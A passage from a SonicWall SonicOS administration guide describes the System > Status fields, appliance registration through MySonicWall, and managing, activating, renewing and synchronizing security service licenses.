The following information is displayed in this section:

- **Model** - Type of SonicWall security appliance product.
- **Product Code** - The numeric code for the model of SonicWall security appliance.
- **Serial Number** - Also the MAC address of the SonicWall security appliance.

- **Authentication Code** - The alphanumeric code used to authenticate the SonicWall security appliance on the registration database at https://www.MySonicWall.com/.
- **Firmware Version** - The firmware version loaded on the SonicWall security appliance.
- **Safemode Version** - The SafeMode firmware version loaded on the SonicWall security appliance.
- **ROM Version** - Indicates the ROM version.
- **CPUs** - Displays the average CPU usage over the last 10 seconds and the type of the SonicWall security appliance processor.
- **Total Memory** - Indicates the amount of RAM and flash memory.
- **System Time** - The time registered on the internal clock on the SonicWall appliance.
- **Up Time** - The length of time, in days, hours, and seconds the SonicWall security appliance is active.
- **Connections** - Displays the maximum number of network connections the SonicWall security appliance can support, the peak number of concurrent connections, and the current number of connections.
- **Connection Usage** - The percentage of the maximum number of connections that are currently established (that is, this percentage is the current number of connections divided by the maximum number of connections).
- **Last Modified By** - The IP address of the user who last modified the system and the time stamp of the last modification.
- **Registration Code** - The registration code is generated when your SonicWall security appliance is registered at https://www.MySonicWall.com/.


Latest Alerts

Any messages relating to system errors or attacks are displayed in this section. Attack messages include AV Alerts, forbidden e-mail attachments, fraudulent certificates, etc. System errors include WAN IP changed and encryption errors. Clicking the blue arrow displays the **Log > Log View** page.


For more information on SonicWall security appliance logging, see Log on page 1677.

Security Services

If your SonicWall security appliance is not registered at MySonicWall, the following message is displayed in the **Security Services** folder: **Your SonicWall security appliance is not registered. Click here to Register your SonicWall** security appliance. You need a MySonicWall account to register your SonicWall security appliance or activate security services. You can create a MySonicWall account directly from the SonicOS management interface.



If your SonicWall security appliance is registered, a list of available SonicWall Security Services are listed in this section with the status of **Licensed** or **Not Licensed**. If **Licensed**, the **Status** column displays the number of licenses and the number of licenses in use. Clicking the **Arrow** icon displays the **System > Licenses** page in the SonicWall Web-based management interface. SonicWall Security Services and SonicWall security appliance registration is managed by mySonicWall.



Refer to Security Services on page 1518 for more information on SonicWall Security Services and activating them on the SonicWall security appliance.

Registering Your SonicWall Security Appliance

Once you have established your Internet connection, it is recommended you register your SonicWall security appliance. Registering your SonicWall security appliance provides the following benefits:

- Try a FREE 30-day trial of SonicWall Intrusion Prevention Service, SonicWall Gateway Anti-Virus, Content Filtering Service, and Client Anti-Virus
- Activate SonicWall Anti-Spam
- Activate SonicWall security services and upgrades
- Access SonicOS firmware updates
- Get SonicWall technical support

Topics:

Before You Register

If your SonicWall security appliance is not registered, the following message is displayed in the **Security Services** folder on the **System > Status** page in the SonicOS management interface: **Your SonicWall is not registered.**

Click here to Register your SonicWALL. You need a MySonicWall account to register the SonicWall security appliance.

If your SonicWall security appliance is connected to the Internet, you can create a MySonicWall account and register your SonicWall security appliance directly from the SonicOS management interface. If you already have a mySonicWall account, you can register the SonicWall security appliance directly from the management interface.

Your MySonicWall account is accessible from any Internet connection by pointing your Web browser to https://www.MySonicWall.com/. MySonicWall uses the HTTPS (Hypertext Transfer Protocol Secure) protocol to protect your sensitive information.

NOTE: Make sure the **Time Zone** and **DNS** settings on your SonicWall security appliance are correct when you register the device. See SonicWall Setup Wizard instructions for instructions on using the **Setup Wizard** to set the **Time Zone** and **DNS** settings.

NOTE: MySonicWall registration information is not sold or shared with any other company.

You can also register your security appliance at the https://www.MySonicWall.com/ site by using the **Serial Number** and **Authentication Code** displayed in the **Security Services** section. Click the SonicWall link to access your MySonicWall account. You are given a registration code after you have registered your security appliance. Enter the registration code in the field below the **You will be given a registration code, which you should enter below** heading, then click **Update**.


Creating a MySonicWall Account

Creating a MySonicWall account is fast, simple, and FREE. Simply complete an online registration form in the SonicOS management interface.

To create a MySonicWall account from the SonicOS management interface:

1 In the Security Services section on the **System > Status** page, click the **update your registration** link.

2 Click the link for **If you do not have a MySonicWall account, please click here to create one**.



3 In the **MySonicWall Account** page, enter in your information in the **Account Information**, **Personal Information** and **Preferences** fields in the MySonicWall account form. All fields marked with an * are required fields.

NOTE: Remember your username and password to access your MySonicWall account.

4 Click **Submit** after completing the My SonicWALL Account form.

5 When the MySonicWall.com server has finished processing your account, a page is displayed confirming your account has been created. Click **Continue**.


6 Congratulations! Your MySonicWall.com account is activated. Now you need to log into MySonicWall.com from the management appliance to register your SonicWALL security appliance.

Registering Your SonicWALL Security Appliance

NOTE: To register your SonicWALL security appliance, you must have a `MySonicWall.com` account.

To register your security appliance:

1 In the **Security Services** section on the **System > Status** page, click the **Update your Registration** link. The MySonicWall Login page is displayed:



2 Enter your MySonicWall username and password in the **User Name** and **Password** fields, and then click **Submit**.

3 The next several pages inform you about free trials available to you for SonicWALL's Security Services:

- **Gateway Anti-Virus** - protects your entire network from viruses
- **Client Anti-Virus** - protects computers on your network from viruses
- **Premium Content Filtering Service -** protects your network and improves productivity by limiting access to unproductive and inappropriate Web sites
- **Intrusion Prevention Service -** protects your network from Trojans, worms, and application layer attacks

4 Click **Continue** on each page.

5 At the top of the Product Survey page, enter a friendly name for your SonicWALL security appliance in the **Friendly name** field, and complete the optional product survey.


6 Click **Submit**.

7 When the MySonicWall server has finished processing your registration, a page is displayed confirming your SonicWALL security appliance is registered.

8 Click the **Continue** button. The **Security Services Summary** table on the **System > Licenses** page displayed.

Network Interfaces

Network Interfaces displays information about the interfaces for your SonicWALL security appliance. Clicking the blue arrow displays the **Network > Interfaces** page for configuring your **Network** settings. The available interfaces displayed in the Network Interfaces section depend on the SonicWALL security appliance model.



16

Managing SonicWall Licenses

System > Licenses

The **System > Licenses** page provides links to activate, upgrade, or renew SonicWall Security Services licenses. From this page in the SonicOS management interface, you can manage all the SonicWall Security Services licensed for your SonicWall security appliance. The information listed in the **Security Services Summary** table is updated from your MySonicWall account. The **System > Licenses** page also includes links to FREE trials of SonicWall Security Services.

CAUTION: By design, the SonicWall License Manager cannot be configured to use a third party proxy server. Networks that direct all HTTP and HTTPS traffic through a third party proxy server may experience License Manager issues.


Topics:

- Node License Status
- Security Services Summary
- Manage Security Services Online

Node License Status

A node is a computer or other device connected to your LAN with an IP address.

If your SonicWall security appliance is licensed for unlimited nodes, the **Node License Status** section displays the message: *The SonicWall is licensed for unlimited Nodes/Users.* No other settings are displayed.



If your SonicWall security appliance is not licensed for unlimited nodes, the **Node License Status** table lists how many nodes your security appliance is licensed to have connected at any one time, how many nodes are currently connected, and how many nodes you have in your **Node License Exclusion List**.

The **Currently Licensed Nodes** table lists details on each node connected to your security appliance. The table is not displayed if no nodes are connected.

Excluding a Node

When you exclude a node, you block it from connecting to your network through the security appliance. Excluding a node creates an address object for that IP address and assigns it to the Node License Exclusion List address group.

To exclude a node:

1. Select the node you want to exclude in the **Currently Licensed Nodes** table on the **System > Licenses** page, and click the **Edit** icon in the **Exclude** column for that node.
2. A warning displays, saying that excluding this node will create an address object for it and place it in the **License Exclusion List** address group. Click **OK** to exclude the node.

You can manage the **License Exclusion List** group and address objects in the **Network > Address Objects** page of the management interface. Click the **Node License Exclusion List** link to jump to the **Network > Address Objects** page.

Security Services Summary

The **Security Services Summary** tables list the available and activated security services and support services on the SonicWall security appliance.

Topics:

- Security Services Table
- Support Services Table

Security Services Table

Security Services Summary

Security Service	Status	Count	Expiration
Nodes/Users	Licensed	Unlimited	
App Control	Licensed		05 Sep 2015
Kaspersky: Enforced Client Anti-Virus and Anti-Spyware	Not Licensed		
McAfee: Client/Server Anti-Virus Suite			
McAfee: Enforced Client Anti-Virus and Anti-Spyware	Not Licensed		
McAfee: Server Anti-Virus	Not Licensed		
Active Active Service	Not Licensed		
App Visualization	Licensed		05 Sep 2015
Gateway Anti-Virus, Anti-Spyware & Intrusion Prevention Service	Licensed		05 Sep 2015
SonicWALL Deep Packet Inspection for SSL (DPI-SSL)	Licensed		
Virtual Assist	Licensed	2	
VPN	Licensed		
Global VPN Client	Not Licensed		
Global VPN Client Enterprise	Licensed	500	
VPN SA	Licensed	3000	
SSL VPN	Licensed	2	
WAN Acceleration Software	Not Licensed		
Botnet Filter	Licensed		05 Sep 2015
End Point Control	Not Licensed		
Comprehensive Anti-Spam Service	Licensed	Unlimited	26 Jan 2013
Comprehensive Gateway Security Suite Upgrade			
Gateway Anti-Virus, Anti-Spyware & Intrusion Prevention Service	Licensed		05 Sep 2015
Premium Content Filtering Service	Licensed		05 Sep 2015
ViewPoint	Licensed		
SonicOS Expanded	Not Licensed		
Stateful High Availability	Licensed		
Analyzer	Licensed		

- The **Security Service** column lists all the availableSonicWall Security Services and upgrades available for the SonicWall security appliance.
- The **Status** column indicates is the security service is activated (**Licensed**), available for activation (**Not Licensed**), or no longer active (**Expired**).
- The number of nodes/users allowed for the license is displayed in the **Count** column.
- The **Expiration** column displays the expiration date for any Licensed Security Service.

The information listed in the **Security Services Summary** table is updated from your MySonicWall account the next time the SonicWall security appliance automatically synchronizes with your mySonicWall.com account (once a day) or you can click the link in **To synchronize licenses with MySonicWall click here** in the **Manage Security Services Online** section.

For more information on SonicWall Security Services, see Security Services.

Support Services Table

Support Service	Status	Expiration
Dynamic Support 8x5	Licensed	09 May 2015
Dynamic Support 24x7	Not Licensed	
Software and Firmware Updates	Licensed	09 May 2015
Hardware Warranty	Licensed	09 May 2015

The **Support Service** table displays a summary of the current status of support services for the SonicWall security appliance. The **Support Service** table lists all support services for the appliance (such as Dynamic Support), their current status, and their expiration date.

Manage Security Services Online

Once you have established your Internet connection, it is recommended you register your SonicWall security appliance. Registering your SonicWall security appliance provides the following benefits:

- Try a FREE 30-day trial of SonicWall Intrusion Prevention Service, SonicWall Gateway Anti-Virus, Content Filtering Service, and Client Anti-Virus
- Activate SonicWall Anti-Spam
- Activate SonicWall security services and upgrades
- Access SonicOS firmware updates
- Get SonicWall technical support

Instructions for creating a MySonicWall Account and for registering your appliance can be found in the *Getting Started Guide* for your appliance. When you log in to your primary appliance for the first time, a Software Transaction Agreement (STA) form displays for your acceptance before you can proceed. If you are using a CLI, you must type (or select) **Yes** before proceeding. Once you have accepted the STA, it will not be shown for upgrades of either firmware or software.

NOTE: MySonicWall registration information is not sold or shared with any other company.

Topics:


- Activating, Upgrading, or Renewing Services
- Managing Your Licenses
- Synchronizing Your Licenses
- Obtaining Free Trial Subscriptions
- Manually Activating, Upgrading, or Renewing for Closed Environments

Activating, Upgrading, or Renewing Services


The procedures for activating services can be found in the *Getting Started Guide* for your appliance.

To upgrade or renew services:


1 Display the **System > Licenses** page and scroll to the **Manage Security Services Online** section.



2 Click the link in **To Activate, Upgrade, or Renew service, click here**. The **Licenses > License Management** page is displayed.



3 In the **MySonicWall.com Login** section, enter your MySonicWall username and password in the **User Name/Email** and **Password** fields, and then click **Submit**. If your SonicWall security appliance is already registered to your MySonicWall account, the **Licenses > Licenses Management** page appears.



Licenses/

License Management

Manage Services Online


Security Service	Status	Manage Service	Users	Expiration
Nodes/Users	Licensed		Unlimited	
App Control	Licensed			09 May 2015
Kaspersky: Enforced Client Anti-Virus and Anti-Spyware	Not Licensed	Activate		
Active Active Service	Not Licensed	Try Activate		
App Visualization	Licensed			09 May 2015
McAfee: Client/Server Anti-Virus Suite	Licensed	Upgrade Renew		
McAfee: Enforced Client Anti-Virus and Anti-Spyware	Licensed	Upgrade Renew Share	10	09 May 2015
Content Filtering Client	Licensed	Upgrade Renew	5	08 Oct 2014
Gateway AV/Anti-Spyware/Intrusion Prevention/App Control/App Visualization	Licensed	Renew		09 May 2015
Deep Packet Inspection for SSL (DPI-SSL)	Licensed	Upgrade		09 May 2015
Virtual Assist	Licensed	Upgrade	2	
VPN	Licensed			
Global VPN Client	Not Licensed	Activate		
Global VPN Client Enterprise	Licensed	Upgrade Share	1000	
VPN SA	Licensed	Upgrade	3000	
SSL VPN	Licensed	Upgrade	2	
WAN Acceleration Client	Not Licensed	Activate		
WAN Acceleration Software	Not Licensed	Activate		
Botnet Filter	Licensed			09 May 2015
Comprehensive Anti-Spam Service	Licensed	Renew		09 May 2015
Comprehensive Gateway Security Suite Upgrade		Renew		
Gateway AV/Anti-Spyware/Intrusion Prevention/App Control/App Visualization	Licensed	Renew		09 May 2015
Premium Content Filtering Service	Licensed	Renew		09 May 2015
ViewPoint	Not Licensed	Try Activate		
SonicOS Expanded	Not Licensed	Activate		
Stateful High Availability	Licensed			
Analyzer	Licensed	Upgrade		09 May 2015

The **Manage Services Online** table has five columns:

- **Security Service**—lists all the SonicWall services.
- **Status**—displays whether the service is **Licensed** or **Unlicensed** or the license is **Expired** or a **Free Trial**.
- **Manage Service**—provides links to **Try** (a FREE TRIAL), **Activate** a license, **Upgrade** a license, **Renew** a license, or **Share** a license.
- **Users**—lists the number of users licensed for the service; some services may be licensed for **Unlimited** users.
- **Expiration**—displays the date the license expires or has expired.

4 Scroll to the **Gateway AV/Anti-Spyware/Intrusion Prevention/App Control/App Visualization** entry in the Manage Services Online table.

5 Click on the **Activate** link in the Manage Service column. A **License > License Management** page displays to **Activate Gateway Anti-Virus, Anti-Spyware & Intrusion Prevention Service**.



6 Type in the Activation Key in the **New License Key 1** field. If you purchased more than one Activation Key, enter all of them.

7 Click **Submit**. SonicWall Intrusion Prevention Service is activated. The **Gateway AV/Anti-Spyware/Intrusion Prevention/App Control/App Visualization** entry in the **Security Services Summary** table shows a status of **Licensed**.

Security Services Summary

Security Service	Status	Count	Expiration
Nodes/Users	Licensed	Unlimited	
App Control	Licensed		09 May 2015
Kaspersky: Enforced Client Anti-Virus and Anti-Spyware	Not Licensed		
Active Active Service	Not Licensed		
App Visualization	Licensed		09 May 2015
McAfee: Client/Server Anti-Virus Suite	Licensed		
McAfee: Enforced Client Anti-Virus and Anti-Spyware	Licensed	10	09 May 2015
Content Filtering Client	Expired	5	08 Oct 2014
Gateway AV/Anti-Spyware/Intrusion Prevention/App Control/App Visualization	Licensed		09 May 2015
Deep Packet Inspection for SSL (DPI-SSL)	Licensed		09 May 2015
Virtual Assist	Licensed	2	
VPN	Licensed		
Global VPN Client	Not Licensed		
Global VPN Client Enterprise	Licensed	1000	
VPN SA	Licensed	3000	
SonicOS Enhanced	Licensed		
SSL VPN	Licensed	2	
WAN Acceleration Client	Licensed	5	
WAN Acceleration Software	Licensed	1	29 Jul 2015
Botnet Filter	Licensed		09 May 2015
Comprehensive Anti-Spam Service	Licensed		09 May 2015
Comprehensive Gateway Security Suite Upgrade			
Gateway AV/Anti-Spyware/Intrusion Prevention/App Control/App Visualization	Licensed		09 May 2015
Premium Content Filtering Service	Licensed		09 May 2015
ViewPoint	Expired	Unlimited	22 Aug 2014
Dynamic Support 24x7	Not Licensed		
Stateful High Availability	Licensed		
Analyzer	Licensed		09 May 2015

NOTE: The activation is enabled automatically on your SonicWall security appliance within 24-hours or you can click the **Synchronize** button to immediately update your SonicWall security appliance.


Managing Your Licenses

Manage your licenses from your MySonicWall.com account. In the **Manage Security Services Online** section of the **System > Licenses** page, click on the link in **To manage your licenses go to www.MySonicWall.com**. The **Manage Services Online** page is displayed with licensing information from your MySonicWall account.

Synchronizing Your Licenses

Once a day, the SonicWall security appliance synchronizes your license information automatically with your MySonicWall.com account. To synchronize your licenses with your MySonicWall.com account manually, click the **Synchronize** button in the **Manage Security Services Online** section. When the synchronization is complete, the

status will appear in **Status** bar at the bottom of the management interface and the Security Services Summary table displays the updated information.



Obtaining Free Trial Subscriptions

You can also get free trial subscriptions to SonicWall Content Filter Service and Active Active Service as well as Gateway Anti-Virus, SonicWall Anti-Spyware, and SonicWall Intrusion Prevention Service.

To activate a free trial subscription:


1 On the **System > Licenses** page, scroll to the **Manage Security Services Online** section.

2 Click the link in **To Activate, Upgrade, or Renew services, click here**. The **MySonicWall Login** on the **License > Licenses** page is displayed.

3 Enter your MySonicWall account username and password in the **Username/Email** and **Password** fields, then click **Submit**. If your SonicWall security appliance is already registered to your MySonicWall account, the **Licenses > Licenses Management** page appears.

4 Scroll to the entry for the service you want to try, such as **Active Active Service**, in the **Manage Services Online** table.

5 Click on the **Try** link in the **Manage Service** column. A **License > License Management** page displays with an agreement for a 30-day free trial.



6 Click **Continue**, The service is enabled on your security appliance.


The **Status** column in the **Manage Services Online** table for the service listing now displays **Free Trial**, the Manage Service column displays **Upgrade**, and the Expiration column displays the date the Free Trial ends.

Manually Activating, Upgrading, or Renewing for Closed Environments

NOTE: Manual upgrade of the encrypted License Keyset is only for Closed Environments. If your SonicWall security appliance is connected to the Internet, it is recommended you use the automatic registration and Security Services upgrade features of your appliance.

If your SonicWall security appliance is deployed in a high security environment that does not allow direct Internet connectivity from the SonicWall security appliance, you can enter the encrypted license key information from http://www.MySonicWall.com manually on the **System > Licenses** page in the SonicWall Management Interface.

The **Manual Upgrade** section allows you to activate your services by typing the service activation key supplied with the service subscription not activated on MySonicWall. Type the activation key from the product into the **Enter upgrade key** field and then click **Submit**.



Manually upgrading is a two-step process:


- Access MySonicWall.com from a computer connected to the Internet
- Go to the management interface of your SonicWall security appliance

Access MySonicWall.com from a computer connected to the Internet

1. Make sure you have an account at https://www.MySonicWall.com/ and your SonicWall security appliance is registered to the account before proceeding.
2. After logging into MySonicWall, click on your registered SonicWall security appliance listed in **Registered SonicWall Products**.
